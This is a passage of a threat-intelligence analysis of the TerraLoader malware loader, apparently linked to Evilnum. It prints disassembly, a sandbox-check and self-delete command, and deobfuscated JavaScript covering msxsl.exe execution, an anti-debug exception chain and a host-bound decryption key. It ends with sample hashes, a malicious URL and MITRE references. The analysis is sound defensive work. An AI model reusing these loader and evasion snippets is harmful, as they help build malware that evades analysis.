test eax, eax
je 0x1001c06f

push ebx                            ; SIZE_T dwBytes
push 8                              ; 8 ; DWORD dwFlags
push dword [0x10029a6c]             ; HANDLE hHeap
call dword [HeapAlloc]              ; 0x10029344 ; LPVOID HeapAlloc(HANDLE hHeap, DWORD dwFlags, S...
mov ecx, eax
mov dword [var_18h_2], ecx
test ecx, ecx
je 0x1001c06f

mov ebp, 1
jmp 0x1001c071

xor ebp, ebp

push dword [arg_480h]
mov eax, dword [arg_474h]
push ebp
push dword [arg_48ch]
mov ebp, dword [arg_48ch]
push dword [arg_4a0h]               ; int32_t arg_28h
push ebp                            ; int32_t arg_3ch
push eax                            ; uint32_t arg_30h
push dword [var_474h]               ; signed int arg_28h_2
call fcn.1001c5d5
add esp, 0x1c
mov dword [var_10h], eax
xor edx, edx
test esi, esi
jle 0x1001bf60

lea ecx, [eax + 0x51]
jmp 0x1001bf40

movzx eax, byte [ecx + 1]
lea ecx, [ecx + 4]
mov byte [esp + edx*4 + 0x72], al
movzx eax, byte [ecx - 4]
mov byte [esp + edx*4 + 0x71], al
movzx eax, byte [ecx - 5]
mov byte [esp + edx*4 + 0x70], al
inc edx
cmp edx, esi
jl 0x1001bf40

mov eax, dword [var_474h]
mov ebp, 1
mov dword [var_14h_2], ebp
mov dword [var_18h], 0
test eax, eax
jle 0x1001bee0

mov ebp, dword [arg_484h_2]
mov edx, dword [arg_474h]
neg ebp
mov dword [var_10h_2], ebp
and edx, 2
lea ebp, [eax - 1]
mov dword [var_20h], edx
imul ebp, dword [arg_484h_2]
mov edx, dword [var_478h]
mov dword [var_24h_2], edx
add ebp, edx
mov dword [var_1ch], ebp

cmp dword [var_20h], 0
mov edi, edx
jne 0x1001bd9f

mov edi, ebp

mov eax, dword [var_47ch]
test eax, eax
jle 0x1001be7f

mov ebp, eax

cmp esi, 0x20                       ; 32
jne 0x1001be48

movzx esi, byte [edi + 2]
movzx eax, byte [edi + 3]
sub esi, 0xff                       ; 255
imul esi, eax
mov eax, 0x80808081
add esi, 0xfe01
imul esi
add edx, esi
sar edx, 7
mov eax, edx
shr eax, 0x1f
add eax, edx
mov byte [ecx + 2], al
movzx esi, byte [edi + 1]
movzx eax, byte [edi + 3]
sub esi, 0xff                       ; 255
imul esi, eax
mov eax, 0x80808081
add esi, 0xfe01
imul esi
add edx, esi
sar edx, 7
mov eax, edx
shr eax, 0x1f
add eax, edx
mov byte [ecx + 1], al
movzx esi, byte [edi]
movzx eax, byte [edi + 3]
sub esi, 0xff                       ; 255
imul esi, eax
mov eax, 0x80808081
add esi, 0xfe01
imul esi
add edx, esi
mov esi, dword [arg_480h]
sar edx, 7
mov eax, edx
shr eax, 0x1f
add eax, edx
add edi, 4
jmp 0x1001be5c

movzx eax, byte [edi + 2]
mov byte [ecx + 2], al
movzx eax, byte [edi + 1]
mov byte [ecx + 1], al
movzx eax, byte [edi]
add edi, 3

cmp dword [arg_47ch], 0x20
mov byte [ecx], al
jne 0x1001be71

mov byte [ecx + 3], 0
add ecx, 4
jmp 0x1001be74

add ecx, 3

dec ebp
jne 0x1001bdb0

mov ebp, dword [var_1ch]

push ebx
push dword [var_14h_3]              ; int32_t arg_10h
lea eax, [var_18h]
push eax                            ; LPCVOID lpNumberOfBytesWritten
call fcn.1001c110
mov ecx, dword [var_18h_2]
add esp, 0xc
test eax, eax
je 0x1001bede

mov edi, dword [var_18h]
mov edx, dword [var_24h_2]
inc edi
add edx, dword [arg_484h_2]
add ebp, dword [var_10h_2]
mov dword [var_18h], edi
mov dword [var_24h_2], edx
mov dword [var_1ch], ebp
cmp edi, dword [var_474h]
jl 0x1001bd94

xor ebp, ebp

push ecx
push 0                              ; DWORD dwFlags
push dword [0x10029a6c]             ; HANDLE hHeap
call dword [HeapFree]               ; 0x10029334 ; BOOL HeapFree(HANDLE hHeap, DWORD dwFlags, LPVO...
jmp 0x1001c071

mov ebp, dword [var_14h_2]
push ecx
push 0                              ; DWORD dwFlags
push dword [0x10029a6c]             ; HANDLE hHeap
call dword [HeapFree]               ; 0x10029334 ; BOOL HeapFree(HANDLE hHeap, DWORD dwFlags, LPVO...
jmp 0x1001c071

lea eax, [esi*4]
push eax
lea eax, [var_68h]
push eax                            ; int32_t arg_10h
lea eax, [var_24h_2]
push eax                            ; LPCVOID lpNumberOfBytesWritten
call fcn.1001c110
add esp, 0xc
test eax, eax
je 0x1001bf86

mov dword [var_14h], 1

test byte [arg_480h], 2
mov esi, dword [var_24h_2]
je 0x1001c00d

xor edi, edi
test ebp, ebp
jle 0x1001c05d

lea edi, [ebp - 1]
test edi, edi
js 0x1001c05d

mov ebp, dword [var_1ch]
add ebp, dword [var_18h]

mov ebp, dword [var_1ch]
add ebp, dword [var_18h]
lea esp, [esp]

push edi                            ; signed int arg_24h
push dword [var_10h_2]              ; int32_t arg_14h
call fcn.1001c7dc
add esp, 8
test esi, esi
je 0x1001bfe4

push edi                            ; signed int arg_24h
push dword [var_10h_2]              ; int32_t arg_14h
call fcn.1001c7dc
add esp, 8
test esi, esi
je 0x1001c04d

push 0                              ; LPOVERLAPPED lpOverlapped
lea ecx, [lpNumberOfBytesWritten]
push ecx                            ; LPDWORD lpNumberOfBytesWritten
push ebx                            ; DWORD nNumberOfBytesToWrite
push eax                            ; LPCVOID lpBuffer
push esi                            ; HANDLE hFile
call dword [WriteFile]              ; 0x10029358 ; BOOL WriteFile(HANDLE hFile, LPCVOID lpBuffer, ...
test eax, eax
je 0x1001bfd1

push ebx                            ; size_t n
push eax                            ; const void *s2
push ebp                            ; void *s1
call sub.MSVCRT.dll_memcpy          ; void *memcpy(void *s1, const void *s2, size_t n)
add esp, 0xc
add ebp, ebx

push 0                              ; LPOVERLAPPED lpOverlapped
lea ecx, [lpNumberOfBytesWritten]
push ecx                            ; LPDWORD lpNumberOfBytesWritten
push ebx                            ; DWORD nNumberOfBytesToWrite
push eax                            ; LPCVOID lpBuffer
push esi                            ; HANDLE hFile
call dword [WriteFile]              ; 0x10029358 ; BOOL WriteFile(HANDLE hFile, LPCVOID lpBuffer, ...
test eax, eax
je 0x1001bfd1

push ebx                            ; size_t n
push eax                            ; const void *s2
push ebp                            ; void *s1
call sub.MSVCRT.dll_memcpy          ; void *memcpy(void *s1, const void *s2, size_t n)
add esp, 0xc
add ebp, ebx

cmp dword [var_18h_2], ebx
je 0x1001bff1

cmp dword [var_18h_2], ebx
jne 0x1001bfd1

jmp 0x1001c05a

push dword [var_10h_3]              ; int32_t arg_ch
xor ebp, ebp
call fcn.1001c790
add esp, 4
jmp 0x1001c075

inc edi
cmp edi, dword [arg_48ch]
jl 0x1001bfa6

dec edi
jns 0x1001c020

push dword [var_10h_2]              ; int32_t arg_ch
mov ebp, dword [var_14h]
call fcn.1001c790
add esp, 4
jmp 0x1001c075

push dword [var_10h_2]              ; int32_t arg_ch
mov ebp, dword [var_14h]
call fcn.1001c790
add esp, 4
jmp 0x1001c075

mov esi, dword [var_24h_2]

mov edi, dword [var_474h]
test edi, edi
je 0x1001c09f

push esi                            ; HANDLE hObject
call dword [CloseHandle]            ; 0x1002935c ; BOOL CloseHandle(HANDLE hObject)
test ebp, ebp
jne 0x1001c0cc

test ebp, ebp
je 0x1001c0b4

push edi                            ; LPCWSTR lpFileName
call dword [DeleteFileW]            ; 0x10029360 ; BOOL DeleteFileW(LPCWSTR lpFileName)
pop edi
pop esi
pop ebx
mov eax, ebp
pop ebp
add esp, 0x460
ret

pop edi
pop esi
pop ebx
mov eax, ebp
pop ebp
add esp, 0x460
ret

mov ebp, dword [var_18h]
mov eax, ebp
pop edi
pop esi
pop ebx
pop ebp
add esp, 0x460
ret

push dword [var_24h_2]              ; int32_t arg_4h
call fcn.1001eec0
pop edi
pop esi
pop ebx
mov eax, ebp
pop ebp
add esp, 0x460
ret
```

This executes the following commands for getting the performances of system for check common anti-debug artefacts by typeperf and remove it on the disk like said previously.

```
typeperf.exe "\System\Processor Queue Length" -si 600 -sc 1
C:\Windows\system32\cmd.exe  /c del
"C:\Users\admin\AppData\Local\Temp\58611.ocx" >> NUL
```

This execute first of two JS files for launch the second terraloader by MSXML, this use variables for content characters and obfuscate the payload.

```
    var pzuunawd96 = "\\";
    var pzuunawd6 = "x";
    var pzuunawd5082 = ".";
    var pzuunawd423 = "e";
    var pzuunawd4 = "s";
    var pzuunawd33 = "l";
    var pzuunawd66 = "t";
    var pzuunawd8 = "M";
    var pzuunawd396 = "a";
    var pzuunawd25 = "p";
```

Once removing the obfuscation, we can now see it and see the new value as code error returned to C2, this allows to the group to know if the sample has been opened, have infected a system but don't have run the second layer or infected but not the good target by hardware/account verification process.

```
var Code = 0;
function GetActX(a) {return new ActiveXObject(a); }
try
{
    var ObjX = GetActX("shell.application");
    ObjX.ShellExecute("Msxsl.exe", "3850FC6E77257.txt 3850FC6E77257.txt",
"C:\\Users\\admin\\AppData\\Roaming\\Microsoft\\", "", 0);
}
catch (e) { Code = 629; }
```

This version is like version of September 2020 has a fixed size the comparison of the two objects, doesn't have a method to push elements into arrays so it goes through a global variable and fewer ciphers in the decryption process but passes by an additional argument the number of cycles to add to the process.

One point of interest is to see although this is the old version, it still has the exceptions added in the last version to avoid debugging them with operations on non-existent variable values.

```
exec = function(a) {
    try {
        excepval = excepval + 609;
    } catch (e) {
        try {
            excepval2 = excepval2 / 528;
        } catch (e2) {
            try {
                excepval3 = excepval3 * 277;
            } catch (e3) {
                try {
                    excepval4 = excepval4 - 904;
                } catch (e4) {
                    return (Function(a))();
                }
            }
        }
    }
};
try {
    DebVal1 = DebVal1 + 830
} catch (e5) {
    try {
        DebVal2 = DebVal2 - 529;
    } catch (e6) {
        try {
            DebVal3 = DebVal3 / 108;
        } catch (rincbz62) {
            exec(InitDecrypt(PayLayer2, OpAr, off, 4937));
        }
    }
}
```

The second layer still content a function for getting the char from the int and the second loop that's only decryptable by the computer of the victim. That's so not possible to see after but looks like last step of JS backdoor with the configuration inside (parameters + final C2 to contact).

```
    function Getkey()
    {
        try
        {
            var ActXObj1 = GetActX("WScript.Shell");
            var p = ActXObj1.Environment("PROCESS");
            var NetActX = GetActX("WScript.Network");
            var result = NetActX.ComputerName +
p("PROCESSOR_IDENTIFIER");
            return result;
        }
        catch(e) {return false;}
    }
    [...]
    var k = Getkey();
    ShObj = "";
    proc = "";
    NetObj = "";
    IdProc = "";
    var lim = k.length;
    var tmp = k.split("");
    Ar[off] = GetCharFromInt(tmp[0]);
    var i = 1;
    do {Ar[off + i] = GetCharFromInt(tmp[i]);
    i = i + 1;
    } while (i < lim);
    k = "";
    tmp = [];
    Exec(Decrypt(FinalPayload, Ar, off + lim, 50360));
```

FIN6 or Evilnum ?


The indicators and TTPs seem more related to the Evilnum group than FIN6 that historically used on the POS, two versions are used seems to depend on if the group has specific information of an important victim in the hierarchy (VIP) probably already having initial access with TerraTV or TerraPreter and therefore the loader serves only as transport for pivoting.

Here, that's coupled by the dropping DLL but sometimes only the "Normal" version is used for no specific targets operations. That can be one of a way for having the precious information for the "killswitch" version in more leaks and probably internal compromise via the help of an employee or admin.

Another method rest possible but not confirmed, an attacker can send single spear-phishing on a sinkhole with a js script that can give the informations on the cores and on the next step, send later terraloader with the payload encrypted with the account + core info as key.

Hunting

Like the dll push the js script and the msxsl, this can be interesting artefacts. In seeing the msxsl we can see that the same hash that's dropped, this logical due to that use the same template of data for MAAS model. By example, Anyrun use this fact and allows to hunting by the calls of msxsl.exe, we can see with strong enough confidence that's the samples are from terraloader :




Windows 7 Professional 32bit 26 March 2021, 22:19	✓	Malicious activity 000a5e63109b3c653d63d84d03fe474242b987bfadda9aeaa200653fd2155a31.sct XML document, ASCII text, with very long lines	MD5: F93FDCF5856FEB254A26547DC8C2B671 SHA1: 1C038A86B337CF72663DA5B6780D34BA0FB1C0C9 SHA256: 000A5E63109B3C653D63D84D03FE474242B987BFADDA9AEAA200653FD2155A31
Windows 7 Professional 32bit 25 March 2021, 03:12	✓	Malicious activity 58611.ocx PE32 executable (DLL) (console) Intel 80386, for MS Windows	MD5: 17A0F4DAE6E32481761F0857AA55DCBD SHA1: CBAAF17A88E159A98F15AF06AD5ACCCDD71F9CC8 SHA256: FB55B26B8EDEE2431B35D0E28DF5F223510A15344EDE400A2F5C04A0D45E6B77
Windows 7 Professional 32bit 04 March 2021, 23:42	✓	Malicious activity 8877.exe PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows	MD5: 503C8A361A138B1B87EFA3C6E31F4F13 SHA1: 3AFDA7FBE5E125274819DF6D6046BB5F9570C775 SHA256: F1A9712A26E3DD22E0B05164AB1B88E321B287068664BEB06CDC1B461B5B135C
Windows 7 Professional 32bit 04 March 2021, 20:42	✓	Malicious activity Important.zip(1).pellet Zip archive data, at least v2.0 to extract	MD5: 65643AE166BD6812CCBBA84E7487CEE3 SHA1: B4CFFE14129AD41D83F5BE35CDDB7E2E0B04D422 SHA256: DCEA2C1739DEB4E29F3905FCE32EEFF751B8091D0E8152026B952647E9E2288E
Windows 7 Professional 32bit 04 March 2021, 18:52	✓	Malicious activity 8877.exe PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows	MD5: 503C8A361A138B1B87EFA3C6E31F4F13 SHA1: 3AFDA7FBE5E125274819DF6D6046BB5F9570C775 SHA256: F1A9712A26E3DD22E0B05164AB1B88E321B287068664BEB06CDC1B461B5B135C
Windows 7 Professional 32bit 04 March 2021, 18:21	✓	Malicious activity 8877.exe PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows	MD5: 503C8A361A138B1B87EFA3C6E31F4F13 SHA1: 3AFDA7FBE5E125274819DF6D6046BB5F9570C775 SHA256: F1A9712A26E3DD22E0B05164AB1B88E321B287068664BEB06CDC1B461B5B135C
Windows 7 Professional 32bit 10 February 2021, 10:19	✓	Malicious activity http://178.79.183.179/webdav/Bo.PDF.lnk MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has command line arguments, Icon number=67, Archive, ctime=Sun Dec... trojan squiblydoo	MD5: E44FE16F9867AE131604A2CC3205E666 SHA1: E9F62FBB46B2C270339D63695D0E37BFF7380F30 SHA256: 9E57C938C79ED5A8E7D48B97B9241DCD5985C3AE93333712ADBF79D6FC5A7A63
Windows 7 Professional 64bit 28 January 2021, 16:58	✓	Malicious activity Bo.PDF.lnk MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has command line arguments, Icon number=67, Archive, ctime=Sun Dec... trojan squiblydoo	MD5: E44FE16F9867AE131604A2CC3205E666 SHA1: E9F62FBB46B2C270339D63695D0E37BFF7380F30 SHA256: 9E57C938C79ED5A8E7D48B97B9241DCD5985C3AE93333712ADBF79D6FC5A7A63
Windows 7 Professional 32bit 28 January 2021, 10:52	✓	Malicious activity http://178.79.183.179/webdav/Bo.PDF.lnk MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has command line arguments, Icon number=67, Archive, ctime=Sun Dec... trojan squiblydoo	MD5: E44FE16F9867AE131604A2CC3205E666 SHA1: E9F62FBB46B2C270339D63695D0E37BFF7380F30 SHA256: 9E57C938C79ED5A8E7D48B97B9241DCD5985C3AE93333712ADBF79D6FC5A7A63
Windows 7 Professional 32bit 06 December 2020, 16:20	✓	Malicious activity Job Description.lnk MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has command line arguments, Icon number=2, Archive, ctime=Sun Dec ... trojan squiblydoo	MD5: D04A0A43777452D0FC85C9C084B165A3 SHA1: C153B6BDE3FFD11A1DA7E769780B7C856C06D6E2 SHA256: 14C3A6A9BF3666B10A4F05C50C127BA8D7A93332FD4DA33ED46FDE9DCCDCF246
Windows 7 Professional 32bit		Malicious activity eFax_org_51860_Citibank_statement_22_10_2020.lnk MS Windows shortcut, Item id list present, Points to a file or directory, Has command line arguments, Icon number=2, Archive, ctime=Sun Dec 31 23:06:32 1600	MD5: 7B1A7FD58F3C720442B40857A08D2425

All the references of useful artefacts can be consult here and all the codes here.

Cyber kill chain

The process graph resume cyber kill chains used by the attacker :



Indicators Of Compromise (IOC)

The IOC can be exported in JSON

References MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	Windows Management Instrumentation Command-Line Interface	https://attack.mitre.org/techniques/T1047 https://attack.mitre.org/techniques/T1059
Persistence	Registry Run Keys / Startup Folder	https://attack.mitre.org/techniques/T1060
Defense Evasion	Install Root Certificate	https://attack.mitre.org/techniques/T1130
Discovery	Query Registry	https://attack.mitre.org/techniques/T1012

This can be exported as JSON format Export in JSON

Links

Links Anyrun:

- 000a5e63109b3c653d63d84d03fe474242b987bfadda9aeaa200653fd2155a31.sct